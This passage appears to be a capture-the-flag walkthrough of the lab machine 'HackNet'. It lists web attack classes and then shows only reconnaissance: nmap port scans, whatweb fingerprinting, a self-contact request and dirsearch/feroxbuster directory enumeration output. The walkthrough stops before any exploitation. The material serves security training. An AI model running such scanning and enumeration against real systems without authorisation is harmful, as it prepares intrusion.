🔖 Techniques & Vulnerabilities
🔍 Reconnaissance / Port Scanning
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- 10.129.115.19 --min-rate 10000
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-13 21:01 CEST
Nmap scan report for 10.129.115.19
Host is up (0.021s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.21 seconds
🎯 Attack Surface Analysis
| Port | Service | Version / Banner |
|---|---|---|
| 22/tcp | ssh | 80/tcp open http |
| 80/tcp | http | nginx 1.22.1 |
- Credential brute-force and password spraying
- Username enumeration via timing side-channel in older OpenSSH versions
- Weak or reused private key material granting unauthorised access
- Version-specific CVE research based on banner fingerprint
- Lateral movement using credentials discovered from other services
- Content and directory discovery — hidden files, backup archives, development endpoints
- CMS/framework fingerprinting enables targeted CVE research (WordPress, Joomla, Drupal)
- SQL injection — database extraction, authentication bypass, or OS command execution
- Command injection — OS execution via unsanitised parameter handling
- Server-Side Template Injection (SSTI) — code execution through template engine abuse
- Local File Inclusion (LFI) and path traversal — sensitive file disclosure
- Server-Side Request Forgery (SSRF) — pivot to internal services and cloud metadata
- File upload abuse — filter bypass for webshell placement
- XML External Entity injection (XXE) in XML-consuming endpoints
- Authentication and session weaknesses — weak passwords, predictable tokens
📖 Walkthrough
Reconnaissance
Port Scanning
As usual we started with our initial port scan using Nmap. Not very unusual was that we only found port 22/TCP and port 80/TCP to be open.
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- 10.129.115.19 --min-rate 10000
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-13 21:01 CEST
Nmap scan report for 10.129.115.19
Host is up (0.021s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.21 seconds
We took a closer look on each of the ports and added the redirect of the web server to http://hacknet.htb to our /etc/hosts file.
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV 22,80 10.129.115.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-13 21:01 CEST
Failed to resolve "22,80".
Nmap scan report for 10.129.115.19
Host is up (0.017s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 95:62:ef:97:31:82:ff:a1:c6:08:01:8c:6a:0f:dc:1c (ECDSA)
|_  256 5f:bd:93:10:20:70:e6:09:f1:ba:6a:43:58:86:42:66 (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Did not follow redirect to http://hacknet.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.20 seconds
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.129.115.19 hacknet.htbEnumeration of Port 80/TCP


After that we accessed the web application running on port 80/TCP. The website offered us the option to register and to login on some sort of social network for hackers and cybersecurity enthusiasts.
┌──(kali㉿kali)-[~]
└─$ whatweb http://hacknet.htb/
http://hacknet.htb/ [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.22.1], IP[10.129.115.19], JQuery[3.7.1], Title[HackNet - social network for hackers], UncommonHeaders[x-content-type-options,referrer-policy,cross-origin-opener-policy], X-Frame-Options[DENY], nginx[1.22.1]
After we created a dummy account we logged in to the web application.

Within our profile we found options to update our avatar by uploading a picture, changing our username, bio, profile visibility as well as 2FA.

We created a second user to play around with the social media portion of the web application which allowed us to request other users as contacts.
We tried to request not only our second user as contact, we also were able to add our first account to itself as contact. The simplest way of making friends.
GET /contacts?action=request&userId=27 HTTP/1.1
Host: hacknet.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://hacknet.htb/profile/7
Accept-Encoding: gzip, deflate, br
Cookie: csrftoken=RNUGDtwAqidorVsRu2bQdhIUwwjRuTak; sessionid=6qlu2p858e14juc1nlk70zvn2bitr46s
Connection: keep-alive
HTTP/1.1 302 Found
Server: nginx/1.22.1
Date: Sat, 13 Sep 2025 19:38:14 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Location: http://hacknet.htb/profile/7
X-Frame-Options: DENY
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Set-Cookie: sessionid=6qlu2p858e14juc1nlk70zvn2bitr46s; expires=Sat, 27 Sep 2025 19:38:14 GMT; HttpOnly; Max-Age=1209600; Path=/; SameSite=Lax
Directory Busting
After we clicked through the whole platform real quick we started the approach of Directory Busting using dirsearch and feroxbuster.
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://hacknet.htb/

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_hacknet.htb/__25-09-13_21-04-03.txt

Target: http://hacknet.htb/

[21:04:03] Starting:
[21:04:17] 302 -    0B  - /comment  ->  /
[21:04:18] 302 -    0B  - /contacts  ->  /
[21:04:21] 302 -    0B  - /explore  ->  /
[21:04:21] 404 -  555B  - /favicon.ico
[21:04:27] 200 -  857B  - /login
[21:04:27] 302 -    0B  - /logout  ->  /
[21:04:28] 404 -  555B  - /media.tar
[21:04:28] 301 -  169B  - /media  ->  http://hacknet.htb/media/
[21:04:28] 404 -  555B  - /media.tar.gz
[21:04:28] 404 -  555B  - /media.tar.bz2
[21:04:28] 404 -  555B  - /media.zip
[21:04:28] 404 -  555B  - /media/export-criteo.xml
[21:04:28] 404 -  555B  - /media_admin
[21:04:28] 403 -  555B  - /media/
[21:04:29] 302 -    0B  - /messages  ->  /
[21:04:35] 302 -    0B  - /post  ->  /
[21:04:36] 302 -    0B  - /profile  ->  /
[21:04:37] 200 -  948B  - /register
[21:04:38] 302 -    0B  - /search  ->  /
[21:04:42] 404 -  555B  - /static/api/swagger.yaml
[21:04:42] 404 -  555B  - /static/dump.sql
[21:04:42] 404 -  555B  - /static/api/swagger.json

Task Completed
We didn't get that much of spicy information back because of which we started looking into more common web related file extensions like .css and .js.
┌──(kali㉿kali)-[~]
└─$ feroxbuster -u http://hacknet.htb/
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://hacknet.htb/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       10l       21w      179c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302      GET        0l        0w        0c http://hacknet.htb/search => http://hacknet.htb/
200      GET       23l       56w      857c http://hacknet.htb/login
301      GET        7l       11w      169c http://hacknet.htb/media => http://hacknet.htb/media/
200      GET       22l       56w      667c http://hacknet.htb/
302      GET        0l        0w        0c http://hacknet.htb/comment => http://hacknet.htb/
200      GET       67l      105w     7859c http://hacknet.htb/static/icon.png
302      GET        0l        0w        0c http://hacknet.htb/logout => http://hacknet.htb/
200      GET      928l     1570w    15786c http://hacknet.htb/static/style.css
200      GET       24l       63w      948c http://hacknet.htb/register
404      GET        7l       11w      153c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        7l       11w      153c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        7l       11w      169c http://hacknet.htb/static/admin => http://hacknet.htb/static/admin/
403      GET        7l        9w      153c http://hacknet.htb/static/
200      GET        2l     1262w    87533c http://hacknet.htb/static/jquery-3.7.1.min.js
301      GET        7l       11w      169c http://hacknet.htb/static/admin/js => http://hacknet.htb/static/admin/js/
301      GET        7l       11w      169c http://hacknet.htb/static/admin/css => http://hacknet.htb/static/admin/css/
301      GET        7l       11w      169c http://hacknet.htb/static/admin/img => http://hacknet.htb/static/admin/img/
302      GET        0l        0w        0c http://hacknet.htb/contacts => http://hacknet.htb/
302      GET        0l        0w        0c http://hacknet.htb/profile => http://hacknet.htb/
301      GET        7l       11w      169c http://hacknet.htb/static/admin/js/admin => http://hacknet.htb/static/admin/js/admin/
301      GET        7l       11w      169c http://hacknet.htb/static/admin/fonts => http://hacknet.htb/static/admin/fonts/
302      GET        0l        0w        0c http://hacknet.htb/post => http://hacknet.htb/
302      GET        0l        0w        0c http://hacknet.htb/messages => http://hacknet.htb/
301      GET        7l       11w      169c http://hacknet.htb/static/admin/js/vendor => http://hacknet.htb/static/admin/js/vendor/
301      GET        7l       11w      169c http://hacknet.htb/static/admin/css/vendor => http://hacknet.htb/static/admin/css/vendor/
302      GET        0l        0w        0c http://hacknet.htb/explore => http://hacknet.htb/
301      GET        7l       11w      169c http://hacknet.htb/static/admin/img/gis => http://hacknet.htb/static/admin/img/gis/
200      GET       20l      172w     1081c http://hacknet.htb/static/admin/img/LICENSE
[####################] - 61s   240008/240008  0s      found:26      errors:0
[####################] - 61s    30000/30000   492/s   http://hacknet.htb/
[####################] - 41s    30000/30000   725/s   http://hacknet.htb/media/
[####################] - 41s    30000/30000   726/s   http://hacknet.htb/static/
[####################] - 41s    30000/30000   725/s   http://hacknet.htb/static/admin/
[####################] - 41s    30000/30000   724/s   http://hacknet.htb/static/admin/js/
[####################] - 41s    30000/30000   725/s   http://hacknet.htb/static/admin/css/
[####################] - 41s    30000/30000   725/s   http://hacknet.htb/static/admin/img/
[####################] - 42s    30000/30000   719/s   http://hacknet.htb/static/admin/fonts/
┌──(kali㉿kali)-[~]
└─$ feroxbuster -u http://hacknet.htb/ -x css,js
___ ___ __ __ __ __ __ ___
|__ |__ |__) |__) | / ` / \ \_/ | | \ |__
| |___ | \ | \ | \__, \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓 ver: 2.11.0
───────────────────────────┬──────────────────────
🎯 Target Url │ http://hacknet.htb/
🚀 Threads │ 50
📖 Wordlist │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
👌 Status Codes │ All Status Codes!
💥 Timeout (secs) │ 7
🦡 User-Agent │ feroxbuster/2.11.0
💉 Config File │ /etc/feroxbuster/ferox-config.toml
🔎 Extract Links │ true
💲 Extensions │ [css, js]
🏁 HTTP methods │ [GET]
🔃 Recursion Depth │ 4
🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404 GET 10l 21w 179c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 7l 11w 169c http://hacknet.htb/media => http://hacknet.htb/media/
302 GET 0l 0w 0c http://hacknet.htb/search => http://hacknet.htb/
302 GET 0l 0w 0c http://hacknet.htb/logout => http://hacknet.htb/
404 GET 7l 11w 153c http://hacknet.htb/media.css
302 GET 0l 0w 0c http://hacknet.htb/comment => http://hacknet.htb/
200 GET 67l 105w 7859c http://hacknet.htb/static/icon.png
200 GET 23l 56w 857c http://hacknet.htb/login
404 GET 7l 11w 153c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 24l 63w 948c http://hacknet.htb/register
200 GET 928l 1570w 15786c http://hacknet.htb/static/style.css
200 GET 2l 1262w 87533c http://hacknet.htb/static/jquery-3.7.1.min.js
200 GET 22l 56w 667c http://hacknet.htb/
403 GET 7l 9w 153c http://hacknet.htb/static/
301 GET 7l 11w 169c http://hacknet.htb/static/admin => http://hacknet.htb/static/admin/
301 GET 7l 11w 169c http://hacknet.htb/static/admin/js => http://hacknet.htb/static/admin/js/
301 GET 7l 11w 169c http://hacknet.htb/static/admin/css => http://hacknet.htb/static/admin/css/
301 GET 7l 11w 169c http://hacknet.htb/static/admin/img => http://hacknet.htb/static/admin/img/
301 GET 7l 11w 169c http://hacknet.htb/static/admin/js/admin => http://hacknet.htb/static/admin/js/admin/
200 GET 61l 119w 958c http://hacknet.htb/static/admin/css/login.css
302 GET 0l 0w 0c http://hacknet.htb/contacts => http://hacknet.htb/
302 GET 0l 0w 0c http://hacknet.htb/profile => http://hacknet.htb/
200 GET 534l 1025w 9090c http://hacknet.htb/static/admin/css/forms.css
301 GET 7l 11w 169c http://hacknet.htb/static/admin/fonts => http://hacknet.htb/static/admin/fonts/
200 GET 239l 854w 9141c http://hacknet.htb/static/admin/js/calendar.js
200 GET 184l 568w 6208c http://hacknet.htb/static/admin/js/core.js
200 GET 277l 1818w 156987c http://hacknet.htb/static/admin/fonts/Roboto-Bold-webfont.woff
200 GET 310l 1816w 155711c http://hacknet.htb/static/admin/fonts/Roboto-Light-webfont.woff
200 GET 299l 1867w 155908c http://hacknet.htb/static/admin/fonts/Roboto-Regular-webfont.woff
200 GET 20l 33w 423c http://hacknet.htb/static/admin/css/fonts.css
200 GET 603l 1180w 11800c http://hacknet.htb/static/admin/css/widgets.css
200 GET 56l 167w 1943c http://hacknet.htb/static/admin/js/theme.js
200 GET 1156l 2234w 21544c http://hacknet.htb/static/admin/css/base.css
302 GET 0l 0w 0c http://hacknet.htb/post => http://hacknet.htb/
302 GET 0l 0w 0c http://hacknet.htb/messages => http://hacknet.htb/
200 GET 204l 580w 8067c http://hacknet.htb/static/admin/js/actions.js
200 GET 76l 169w 2725c http://hacknet.htb/static/script.js
200 GET 29l 59w 441c http://hacknet.htb/static/admin/css/dashboard.css
301 GET 7l 11w 169c http://hacknet.htb/static/admin/css/vendor => http://hacknet.htb/static/admin/css/vendor/
301 GET 7l 11w 169c http://hacknet.htb/static/admin/js/vendor => http://hacknet.htb/static/admin/js/vendor/
200 GET 30l 82w 978c http://hacknet.htb/static/admin/js/filters.js
200 GET 275l 537w 9114c http://hacknet.htb/static/admin/css/autocomplete.css
200 GET 33l 73w 1060c http://hacknet.htb/static/admin/js/autocomplete.js
302 GET 0l 0w 0c http://hacknet.htb/explore => http://hacknet.htb/
301 GET 7l 11w 169c http://hacknet.htb/static/admin/img/gis => http://hacknet.htb/static/admin/img/gis/
200 GET 29l 78w 884c http://hacknet.htb/static/admin/js/cancel.js
200 GET 43l 120w 1803c http://hacknet.htb/static/admin/js/collapse.js
200 GET 20l 172w 1081c http://hacknet.htb/static/admin/img/LICENSE
200 GET 302l 555w 4977c http://hacknet.htb/static/admin/css/rtl.css
200 GET 116l 384w 4530c http://hacknet.htb/static/admin/js/SelectBox.js
[####################] - 4m 720060/720060 0s found:48 errors:0
[####################] - 4m 90000/90000 414/s http://hacknet.htb/
[####################] - 3m 90000/90000 570/s http://hacknet.htb/media/
